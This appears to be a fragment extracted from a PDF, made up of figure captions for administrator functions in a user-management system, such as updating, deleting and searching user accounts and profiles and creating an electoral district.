
Admin update user account




Admin delete user account




Admin delete each user's all credentials




Admin search user account




Admin create user profile




Admin view user profile




Admin update user profile




Admin delete user profile




Admin create electoral district



